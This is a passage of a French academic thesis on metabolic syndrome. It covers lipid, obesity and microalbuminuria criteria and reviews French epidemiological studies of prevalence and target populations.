


Figure 1 : Composition d'une molécule de triglycéride (21)

Le taux sanguin normal est entre 0,40 et 1,70 mmol/L ou 0,35 et 1,50 g/L. La triglycéridémie est considérée mineure si elle est inférieure à 4,0 g/L, modérée entre 4 et 10,0 g/L et sévère au-delà de 10,0 g/L. Souvent asymptomatique, une hypertriglycéridémie élevée peut se manifester par des douleurs abdominales et une xanthomatose éruptive, il s'agit d'un dépôt lipidique souvent cutané dans les cellules du derme, visible par une coloration jaune si le stade est sévère (22).

Un taux élevé de triglycérides dans le sang peut être isolé ou associé à une hypercholestérolémie. L'étiologie de l'hypertriglycéridémie est souvent liée à l'alimentation et/ou une consommation excessive d'alcool, de certains médicaments ou certains troubles métaboliques. Une exploration plus approfondie peut être utile. Les causes génétiques ou l'hypertriglycéridémie primitive sont beaucoup plus rares. Le risque le plus important si le taux dépasse 10 g/L est la pancréatite aiguë. L'hypertriglycéridémie fait partie des facteurs de risques cardiovasculaires et participe à l'athérosclérose.

I.1.4 : Taux bas de HDL-cholestérol

Le cholestérol est un des lipides de l'organisme, produit par le foie et apporté par l'alimentation. La figure 2 représente la molécule de cholestérol. Le cholestérol total sanguin est composé du HDL-cholestérol ou lipoprotéines de haute densité (High Density Lipoproteins) du LDL-cholestérol ou lipoprotéines de basse densité (Low Density Lipoproteins). Le dosage du cholestérol total comptabilise le HDL-cholestérol, le LDL-cholestérol, une part liée aux triglycérides et celle contenue dans des intermédiaires de formation des LDL-cholestérol : VLDL (Very Low Density Lipoproteins) et IDL (Intermediate Density Lipoproteins). Le cholestérol total est dans les normes de 4,10 à 5,20 mmol/L ou 1,60 g/L à 2,0 g/L. En fonction des taux de HDL-cholestérol et LDL-cholestérol ainsi que l'association à d'autres facteurs, le risque du patient est évalué.




Figure 2: Molécule de cholestérol (23)

Le HDL-cholestérol transporte le cholestérol des tissus vers le foie pour être métabolisé, tandis que les LDL-cholestérol transportent le cholestérol du foie vers les tissus pour être stocké s'il n'est pas utilisé. La figure 3 schématise ce transport du cholestérol entre les tissus périphériques et hépatique.




Figure 3: Schéma du transport du cholestérol entre le foie et les tissu (24)

Le taux de HDL-cholestérol sanguin est supérieur à 1,0 mmol/L ou 0,40 g/L pour être normal et ce taux est considéré protecteur au-dessus de 0,6 g/L si d'autres facteurs de risque ne sont pas associés. Celui du LDL-cholestérol est inférieur à 4,10 mmol/L ou 1,60 g/L normalement, sinon il peut être considéré comme un facteur de risque à prendre en compte s'il est associé à d'autres risques ou antécédents (25).

Leurs taux évoluent à l'inverse : un ratio LDL/HDL inférieur à 4 écarte le risque d'athérome. Un taux bas de HDL-cholestérol équivaut comme un taux élevé de LDL-cholestérol à un risque cardiovasculaire. Il sera alors pris en charge. Le taux de HDL-cholestérol est un critère du syndrome métabolique, alors que le taux de LDL-cholestérol est un des facteurs de risque cardiovasculaires.

Le taux de LDL-cholestérol peut être calculé par la formule de Friedewald : $LDL = CT - HDL - TG/5$ en g/L ou $LDL = CT - HDL - TG/2$ en mmol/L selon certaines conditions, sinon il est dosé.

L'hypercholestérolémie peut être isolée ou associée à l'hypertriglycéridémie. Généralement l'hypercholestérolémie reste asymptomatique, si le taux est important des xanthomes deviennent visibles au niveau cutané, ce sont des amas de cellules chargées en cholestérol. Fréquent sur les paupières, ils sont nommés xanthélasmas dans ce cas et sont souvent jaunes.

Quand le cholestérol est en excès dans le sang par production ou apport sans être utilisé alors il s'accumule dans les vaisseaux, participant à l'athérosclérose ce qui en fait un des facteurs de risque cardiovasculaires (26). L'athérosclérose sera définie dans les complications cardiovasculaires du syndrome métabolique.

Les seuils de LDL-cholestérol attendus sont dépendants des facteurs de risque associés, selon les recommandations et les références médicales de la HAS de 2018. (27)

- présence d'1 facteur : LDL-cholestérol < 1,90 g/L ou 4,90 mmol/L
- présence de 2 facteurs : LDL-cholestérol < 1,60 g/L ou 4,10 mmol/L
- présence de plus de 2 facteurs : LDL-cholestérol < 1,30 g/L ou 3,40 mmol/L
- présence d'un antécédent de maladie cardiovasculaire, d'atteinte rénale ou diabète de type 2, le risque d'événement coronarien est augmenté donc LDL-cholestérol < 1,0 g/L ou 2,60 mmol/L

Ces recommandations ont été revues et étoffées en prenant en compte d'autres facteurs comme l'âge, la présence de diabète 1 ou 2 ou d'insuffisance rénale selon un tableau de classement qui définit un SCORE (systematic coronary risk evaluation). Ces résultats de recherche ont été annulés pour cause de possibles conflits d'intérêts des auteurs. Ainsi actuellement aucune recommandation officielle n'est reconnue concernant les taux de LDL-cholestérol (28).

I.1.5 : Obésité

L'obésité se définit comme une accumulation excessive de tissus graisseux avec un risque pour la santé selon l'OMS. Le surpoids est le stade intermédiaire entre une corpulence normale et l'obésité. (29) Chez les enfants on l'évalue grâce à leur poids en fonction de leur taille et leur âge que l'on compare aux courbes des normes de l'évolution sur les carnets de santé.

Pour l'adulte on calcule l'IMC (indice de masse corporelle) qui est le poids en Kg (kilogramme) divisé par la taille en m² (mètre au carré). Au-delà de 30, cela caractérise une obésité. Le surpoids et l'obésité ont des conséquences sur la santé physique et mentale. C'est un problème de société multifactoriel (29). La figure 4 montre une classification de l'IMC selon l'OMS.

Classification selon l'OMS

Résultat	Correspondance
< 16,5	Dénutrition ou famine
16,5 - 18,5	Maigreur
18,5 - 25	Corpulence normale
25 - 30	Surpoids
30 - 35	Obésité modérée
35 - 40	Obésité sévère
> 40	Obésité morbide ou massive

Figure 4: Classification de l'IMC (31)

L'IMC ne permet pas de faire la différence entre les différentes graisses et leur localisation, et il n'est pas toujours indiqué chez les grands sportifs, les enfants et les personnes dénutries par exemple.

Le poids d'une personne dépend de sa masse grasseuse, sa masse musculaire et sa quantité d'eau dans l'organisme. Les sportifs ont une masse musculaire qui peut être très développée et pèse lourd, ce qui augmente l'IMC sans qu'il soit en surpoids. Au contraire les personnes âgées ont moins de masse musculaire, ce qui peut diminuer l'IMC et dans cette population le risque de dénutrition est à surveiller. L'IMC n'est pas suffisant pour diagnostiquer une dénutrition, c'est un des critères car la présence d'œdèmes peut augmenter l'IMC. L'albuminémie qui représente la quantité de protéine circulante est prise en compte et la perte de poids est comparée au poids de départ un mois avant au moins (32). Les enfants, surtout les nourrissons ont une quantité d'eau plus importante que l'adulte, alors selon son âge et son sexe, on compare sa taille et son poids à une courbe moyenne créée par l'OMS qui représente la croissance normale selon les mesures prises chez des enfants témoins. L'obésité évaluée par le tour de taille est plus prédictive que l'IMC qui prend en compte le poids en fonction de la taille (33). La prise de poids peut être due à une augmentation de la masse musculaire par la musculation, une augmentation de la quantité d'eau par rétention d'eau ou œdèmes et d'une augmentation de la masse grasseuse selon les apports alimentaires et la sédentarité. Les conséquences pour l'organisme ne sont pas les mêmes selon la proportion de chacun dans le poids de l'individu. Il peut aussi dépendre du moment de la pesée dans la journée.

Le tour de taille devrait de même être rapporté à la taille du sujet pour être plus précis. Le tour de taille est de plus en plus un critère d'aide à l'évaluation du surpoids en plus de l'IMC (34). Le tour de taille est considéré normal en dessous de 80 cm chez la femme et 94 cm chez l'homme. Le surpoids chez la femme se situe entre 80 et 88 cm et chez l'homme entre 94 et 102 cm. Au-delà de 88 cm de tour de taille chez la femme et plus de 102 cm chez l'homme, l'obésité est avérée (35).

Plusieurs études ont montré que la masse grasseuse viscérale, plutôt au niveau abdominal est plus à risque au niveau métabolique. Elle peut s'hypertrophier. Cela donne une morphologie dite androïde. La morphologie gynoïde avec de la graisse sous-cutanée au niveau des cuisses et des fesses est moins à risque (36).

Pour suivre l'évolution du patient, il est recommandé de se peser le matin avec la même balance si le patient le fait lui-même et une fois par semaine au maximum. Sur la figure 5 la graisse viscérale est proche des viscères alors que la graisse sous-cutanée s'accumule sous la peau avec moins d'interaction avec les organes. La graisse rétro-péritonéale en arrière des organes interagit peu avec

eux. Selon la localisation du tissu adipeux, il n'a pas le même métabolisme (37). Son rôle endocrine sera évoqué dans une partie consacrée aux rappels.




Figure 5: Représentation des différentes localisations du tissu adipeux (38)

I.1.6:Microalbuminurie

L'albumine est la protéine la plus présente dans le sang, elle peut se retrouver dans l'urine si la fonction rénale est perturbée. La micro-albuminurie correspond à un taux entre 30 et 300 mg/24 h d'albumine dans l'urine. Au-delà de 300 mg/24 h c'est une albuminurie. La microalbuminurie est un facteur prédictif d'une protéinurie qui est le premier signe d'une insuffisance rénale. Elle traduit un risque cardiovasculaire accru. Elle est utilisée chez les personnes diabétiques pour prédire précocement une néphropathie diabétique. Mais depuis 2011, la Haute Autorité de Santé (HAS) a réévalué la position du dosage de la micro-albuminurie dans les maladies rénales. Elle est indiquée que chez des personnes qui n'ont pas une protéinurie avérée ou pour le suivi d'une maladie chronique : diabète, hypertension artérielle ou prise d'un médicament néphrotoxique selon une prescription médicale (39). Ce critère du syndrome métabolique est peu utilisé aujourd'hui dans son diagnostic. La protéinurie est définie quand le taux de protéines est supérieur à 400 mg/24h et le dosage doit être fait avant la micro-albuminurie.

L'albuminurie est rapportée à la créatinurie pour permettre un seul prélèvement au lieu d'un recueil d'urine de 24 h (heures) et il permet d'évaluer la fonction rénale. Si ce rapport est supérieur à 45, un néphrologue doit être consulté. Les normales sont de 25 chez la femme et 35 chez l'homme. Ce rapport peut être fait à n'importe quel moment de la journée, il est plus facile qu'un recueil des urines de 24 h. Selon un rapport de 2007 des médecins généralistes, le suivi de l'hémoglobine glyquée (Hb1Ac) bien mené associé à un suivi de la tension artérielle prévient le risque de survenue de néphropathie diabétique. La micro-albuminurie n'est plus nécessaire au bilan de suivi d'une personne diabétique (40).

I.2 : Épidémiologie

I.2.1 : Syndrome métabolique

Selon la définition et les critères choisis, les chiffres de la prévalence et de l'incidence varient. Les études les plus récentes en France concernant le syndrome métabolique s'intéressent à des patients atteints d'une autre maladie en même temps afin de voir si un lien existe entre les deux.

Les cohortes d'étude sélectionnent un groupe restreint de la population : soit une région, une profession ou une tranche d'âge afin d'estimer la fréquence du syndrome métabolique.

La prévalence est plus étudiée aux États-Unis et d'autres pays plus affectés avec une grande fréquence ou une incidence qui évolue rapidement.

L'étude longitudinale *DESIR* (Données Épidémiologiques sur le Syndrome d'InsulinoRésistance) de 1994 à 2004 a suivi 5212 patients non randomisés. Des hommes et femmes de 30 à 65 ans ont été inclus après une consultation dans un des centres d'examen de santé choisis (Calvados, Sarthe, Indre, Indre et Loire, Maine et Loire, Loiret, l'Eure, Loir et Cher ou Orne). Le sexratio était de 1 pour les participants (41). Ces patients représentent une partie de la population française. Seules les personnes qui consultent donc celles qui s'occupent d'un problème de santé sont incluses. La population sélectionnée ne concerne que des personnes malades ou qui suivent leur état de santé. Les départements choisis sont proches et seule la partie du centre ouest de la France est examinée. Ce n'est pas nécessairement représentatif de la population au niveau des habitudes de vie et de l'environnement. L'échantillon a été stratifié sur l'âge en 2 groupes et selon le sexe. Le suivi était triennal avec un recueil des données biologiques (glycémie, triglycérides, HDLcholestérol) et cliniques (poids, taille, tour de taille, pression artérielle, électrocardiogramme, pression oculaire, antécédents personnels et familiaux) plus un questionnaire annuel (médicaments, habitudes de vie : tabac, alcool, stress, sommeil) afin de suivre l'évolution. Ce suivi a duré 9 ans (42).

L'étude a conclu à une prévalence du syndrome métabolique de 11% chez les femmes et 16 % chez les hommes selon les critères du NCEP-ATP III. Cette prévalence augmente avec l'âge chez les hommes et les femmes. L'hypertension était l'anomalie la plus fréquente dans l'échantillon et celle qui a eu l'incidence la plus forte chez les 2 sexes. L'augmentation est un peu plus importante chez les hommes. L'incidence de toutes les anomalies est dépendante de l'âge. Elle a servi dans d'autres recherches grâce aux échantillons biologiques à déterminer des facteurs de risques, des scores prédictifs du diabète, des polymorphismes génétiques dans l'hypertension. Beaucoup de travaux ont utilisé cette étude (43).

Les chiffres les plus récents datent de l'étude *MONICA* de 1995 à 2009, pilotée par l'OMS. Cette étude internationale a analysé les déterminants de la mortalité et de la morbidité et les facteurs de risque des maladies cardiovasculaires dans 27 pays. En France, 3 villes ont été choisies : Lille, Strasbourg et Toulouse. Dans ces 3 centres, 1778 hommes et 1730 femmes de 35 à 64 ans ont été sélectionnés par tirage au sort sur les listes électorales. Les volontaires ont été répartis sur 3 tranches d'âge de 10 ans et suivis. Le recueil des données comprenait la biologie, la clinique, la nutrition, les facteurs de risques cardiovasculaires (alcool, tabac et sédentarité), le statut socioéconomique et démographique (44). La randomisation permet d'avoir un échantillon plus représentatif de la population française. Selon les critères du NCEP-ATP III 23,5 % des hommes et 17,9 % des femmes sont concernés par le syndrome métabolique. Le tableau 3 montre que la prévalence du syndrome métabolique est plus importante à Lille et Strasbourg par rapport à Toulouse. Cette fréquence est corrélée à celle de la présence plus importante des facteurs de risque selon les villes. L'étude a conclu à une diminution de la mortalité par infarctus du myocarde suite à une diminution de sa fréquence et une amélioration de la survie après sa survenue en Europe. Un gradient nord-sud semble ressortir avec une fréquence plus importante dans les pays du nord. Plus les régions ont une démarche de prévention et de prise en charge, moins les facteurs de risques sont présents. La prévention individuelle et collective doivent être abordées et il est difficile parfois

de savoir laquelle influe le plus car de nombreux facteurs généraux agissent sur les possibilités des individus (45). Le choix de villes assez grandes écarte la population plus rurale qui n'a pas les mêmes habitudes et les mêmes accès aux professionnels de santé et présente également probablement des différences socio-économiques. Ces 3 villes montrent une différence de la prévalence mais le gradient nord-sud n'est pas démontré en France. Ces différences de mode de vie peuvent aussi venir de disparité est-ouest.

Tableau 3: Prévalences du syndrome métabolique selon l'étude MONICA en fonction des villes (46)

	Lille	Strasbourg	Toulouse
Prévalences du syndrome métabolique chez les hommes	26,90%	24,40%	17,80%
Prévalences du syndrome métabolique chez les femmes	21,40%	19,90%	12,40%

La cohorte SYMPHONIE a étudié le lien du syndrome métabolique avec l'apparition de complications cardiovasculaires. Cette étude épidémiologique longitudinale s'est déroulée de 1997 à 2002, 101 697 volontaires de 18 à 80 ans d'Île de France ont été suivis pendant 3,6 ans en moyenne. Un examen médical permettait le suivi des caractéristiques (âge, sexe, cholestérol, tabac, consommation d'alcool, antécédent cardiovasculaire, activité physique). La prévalence du syndrome métabolique a été définie selon le NCEP-ATP III pour les hommes et les femmes sélectionnés. Parmi les volontaires : 6,1 % des femmes et 10,2 % des hommes présentaient un syndrome métabolique. Dans la cohorte, 40 % des hommes et 35,9 % des femmes avaient une seule anomalie, alors que 19,1 % des hommes et 12,6 % des femmes cumulaient deux anomalies. Toutes ces personnes avec une ou deux anomalies, qui ne sont pas atteintes du syndrome métabolique sont à cibler pour la prévention (47).

La conclusion de cette étude montre que la prévalence du syndrome métabolique et de ses anomalies augmente avec l'âge. Par rapport aux personnes témoins comparables sans syndrome métabolique, les personnes atteintes ont un rythme cardiaque plus élevé, une capacité respiratoire plus basse, une activité physique moindre, un statut inflammatoire important, notamment des inflammations dentaires, des anomalies hépatiques, plus de stress et de dépression. Des facteurs socio-démographiques influent : le niveau socio-économique plus élevé diminue la prévalence chez les femmes. Cette différence est quasi inexistante chez l'homme. La France est moins touchée que les États-Unis, grâce à ses habitudes alimentaires dont le « régime méditerranéen ». La prévalence est un peu plus élevée chez les hommes français par rapport aux femmes tandis qu'il n'y a pas de différence aux États-Unis (48). Cette différence vient du mode de vie, les Françaises semblent avoir une alimentation plus équilibrée et suivent mieux leur état de santé.

L'étude EPIMIL (étude épidémiologique des facteurs de risques et du syndrome métabolique en milieu militaire) s'est déroulée de 2003 à 2004 en Île de France. Les volontaires étaient 2045 hommes militaires français de 20 à 58 ans. Leurs antécédents, leurs résultats cliniques (âge, poids, taille, tour de taille, tour de hanche, IMC, pression artérielle diasystolique et systolique) et biologiques (glycémie, cholestérol total, HDL-cholestérol, LDL-cholestérol, triglycérides, acides gras libres, lipoprotéine a, apolipoprotéines, créatininémie, CRP (protéine C réactive), microalbuminurie, hémoglobine A1c, insulinémie et homocystéinémie) ont été recueillis. Les résultats concluent à une prévalence du syndrome métabolique de 9%. Ce résultat n'est pas très éloigné de celui des études

DESIR (16%) et *SYMFONIE* (10,1%), même si c'est un groupe restreint de la population et une seule région est considérée. Cependant les résultats ne sont pas classés en fonction de l'âge comme les autres études. On ne peut pas conclure sur l'impact de ce facteur. Le résultat un peu plus bas que dans la population générale peut provenir du mode de vie avec une activité physique et une alimentation probablement plus contrôlée. La prévalence a augmenté dans la population militaire, en 1993 une étude sur une population comparable avait mis en évidence une prévalence de 3%. Dans la population générale, la prévalence depuis 10 ans augmente aussi, mais pas forcément avec le même rapport (49). L'augmentation importante de la prévalence est due en partie aux modes de vie et aux critères choisis. Cette étude est un exemple qui s'intéresse à une partie ciblée de la population. Comme certaines ne concernent que les adolescents, les personnes âgées ou les femmes ménopausées dans le but d'explorer les associations fréquentes ou facteurs de risque du syndrome métabolique. En France, selon les régions et l'âge des personnes sélectionnées, les prévalences dans le tableau 4 varient. Les études utilisent la définition du NCEPATP III, pour pouvoir plus facilement comparer leurs résultats aux États-Unis. Pourtant les populations ne sont pas semblables. Selon les définitions, les résultats sont différents dans une même population.

Tableau 4: Prévalences du syndrome métabolique selon les études avec les critères du NCEP-ATP III

Etudes	DESIR	MONICA	SYMFONIE	EPIMIL
Prévalences des hommes	16,00%	23,50%	10,10%	9,00%
Prévalences des femmes	11,00%	17,90%	6,20%	Non étudié

Les études *DESIR* et *SYMFONIE* sont les plus proches en termes de résultats. L'étude *MONICA* présente une prévalence plus importante. Dans l'étude *MONICA*, plus représentative de la France car randomisée, les personnes traitées pour un diabète ou de l'hypertension sont incluses ce qui n'est pas le cas dans les autres. Le seuil du tour de taille choisi est de 80 cm pour les femmes, plus bas que les 88 cm de la définition NCEP-ATP III.

Une méta-analyse dans 7 pays européens (France, Espagne, Italie, Angleterre, Pays-Bas, Danemark et Suède) a comparé les prévalences retrouvées selon les définitions choisies. Les participants étaient classés selon leur âge et leur sexe, 8200 hommes et 9363 femmes ont été inclus entre 1981 et 1997 (50). Les résultats sont détaillés dans le tableau 5.

Tableau 5: Prévalences du syndrome métabolique en Europe selon différentes études et définitions (51)

Prévalence du syndrome métabolique	Selon l'OMS	Selon l'EGIR
Chez les moins de 40 ans	- Hommes : 13% - Femmes : 4%	- Hommes : 10% - Femmes : 3%

Chez les 40 à 55 ans	- Hommes : 20% - Femmes : 11%	- Hommes : 9% - Femmes : 7%
Chez les plus de 55 ans	- Hommes : 33% - Femmes : 21%	- Hommes : 22% - Femmes : 17%

Les prévalences sont plus importantes avec les critères de l'OMS quel que soit la population. De même, la comparaison entre la définition de l'OMS et celle du NCEP-ATP III chez des diabétiques montre une différence avec une valeur plus importante pour l'OMS (80,7% contre 74,7%). Ces différences sont dues aux différents critères : comme la prise en compte d'un traitement pour l'hypertension artérielle ou l'hypercholestérolémie dans la définition EGIR. L'évaluation de ces critères ne se fait pas de la même façon, par des techniques diverses. La définition de l'OMS englobe les personnes diabétiques et non diabétiques selon le diagnostic de l'évaluation de leur insulino-résistance. Alors que la définition EGIR s'intéresse aux personnes non diabétiques seulement qui étaient diagnostiquées selon leur hyper-insulinémie qui est un marqueur de l'insulino-résistance. L'EGIR exclut les personnes traitées pour un diabète, ce qui diminue les personnes à diagnostiquer (52). Les critères de la définition EGIR ont été définis selon les analyses de personnes non diabétiques donc elles sont exclues des études pour la comparaison des résultats.

Les études concernant le syndrome métabolique en France cherchent plus les liens avec d'autres pathologies que sa présence seule dans la population. Le syndrome métabolique serait lié à l'apnée du sommeil par exemple. Le syndrome d'apnée obstructive du sommeil (SAOS) peut représenter une des manifestations du syndrome métabolique. La résistance à l'insuline, les troubles lipidiques, l'hypertension artérielle et l'obésité sont souvent présents dans le SAOS. Les problèmes d'hypoxies et de réoxygénations consécutives favoriseraient l'augmentation du tonus sympathique incriminé dans les complications métaboliques (53).

Chez les personnes âgées, en gériatrie les facteurs de risque et le syndrome métabolique seraient liés différemment. La cohorte de l'étude *PROTEGER* (pronostic cardiovasculaire et optimisation thérapeutique en gériatrie) en 2000 s'intéresse à la malnutrition et l'inflammation qui touchent certaines personnes âgées et qui modifie la morbidité cardiovasculaire. Les personnes étudiées étaient séparées selon leur statut : les diabétiques et les non diabétiques. A partir d'un certain âge, pas encore défini les facteurs de risques cardiovasculaires ne sont pas prédictifs de la même façon sur la mortalité. La dénutrition avec un IMC bas et une albuminémie basse, associée à un taux de HDL-cholestérol bas, une hypertension et une sensibilité à l'insuline abaissée sont les facteurs les plus prédictifs de la mortalité. La dénutrition avec les comorbidités associées sont à étudier, contrairement à l'obésité prise en compte dans les facteurs de risque (54).

I.2.2: Population cible

La population cible représente toute la population qui n'a pas de syndrome métabolique diagnostiqué mais un ou plusieurs des critères : hypertension, diabète, cholestérol, hypertriglycéridémie ou obésité. Identifier toutes ces personnes qui sont à cibler pour la prévention du syndrome métabolique n'est pas simple et la quantifier non plus. Mais plus tôt la prévention est mise en place plus elle est efficace en ralentissant l'évolution du syndrome métabolique (55).

Selon Santé Publique France en 2014, une estimation de la prévalence s'est faite avec les données de l'assurance maladie qui comptabilise le nombre de patients traités pour de l'hypertension au

moins 3 fois par an. En France métropolitaine 18,6% de la population était traitée pour de l'hypertension, soit 12,2 millions de patients. La standardisation par âge permet de voir que la prévalence augmente avec l'âge et les hommes sont un peu moins traités pour de l'hypertension, soit car ils ne sont pas diagnostiqués, soit car ils sont moins touchés par l'hypertension (17,8% et 19,4% des femmes) (56).

L'étude transversale *ESTEBAN* (Étude de Santé sur l'Environnement, la Biosurveillance, l'Activité physique et la Nutrition) a été menée de 2014 à 2016 par Santé Publique France sur 2169 adultes de 18 à 74 ans (hors Corse). Après un questionnaire aux volontaires dont 45% d'hommes et 55% de femmes, un examen médical et une étude des remboursements, 30,6% des patients avaient une hypertension. Parmi les personnes avec une hypertension artérielle, la moitié en avait connaissance et 47,5% avaient un traitement anti-hypertenseur. Une partie des personnes avec une hypertension ne sont pas traitées pour cela. La prévalence de l'hypertension artérielle en France stagne depuis 2006, par comparaison à l'étude ENNS (Étude Nationale Nutrition Santé). Elle avait étudié une population de 18 à 74 ans en France métropolitaine, comparable à celle d'*ESTEBAN*. La prévalence de l'hypertension artérielle était de 31% et la moitié des personnes concernées étaient au courant de leur hypertension. La prise en charge n'a pas beaucoup évolué, ni le suivi. Dans les deux études, la moitié des patients traités avaient une pression artérielle contrôlée. L'étude *ESTEBAN* a analysé les facteurs de risques cardiovasculaires présents en plus chez les patients avec une hypertension. Les résultats sont présentés dans la figure 6. Tous ces patients sont potentiellement à cibler pour prévenir le syndrome métabolique à différents niveaux et certains sont probablement atteints de ce syndrome s'ils ont deux facteurs de risque en plus de l'hypertension selon les différentes définitions (57).

Distribution des autres facteurs de risque cardiovasculaires chez les personnes hypertendues, Esteban 2015




Figure 6: Représentation des résultats de l'étude *ESTEBAN* (57)

Selon les chiffres du *CEED* (Centre Européen d'Étude du Diabète) en 2017, 3 millions de français sont atteints de diabète de type 2, soit 4,5 % de la population. L'incidence est de 6% en plus par an en France. L'apparition de la maladie se fait de plus en plus tôt du fait des modes de vies (58). La majorité des personnes diabétiques ont un diabète de type 2 : 90% des cas, qui peuvent être liés à un syndrome métabolique (59). En 2016, 3,3 millions de français avaient un diabète de type 2 soit 5% de la population (60). La prévalence semble avoir diminuée mais la prise en charge reste équivalente, ainsi que le diagnostic.

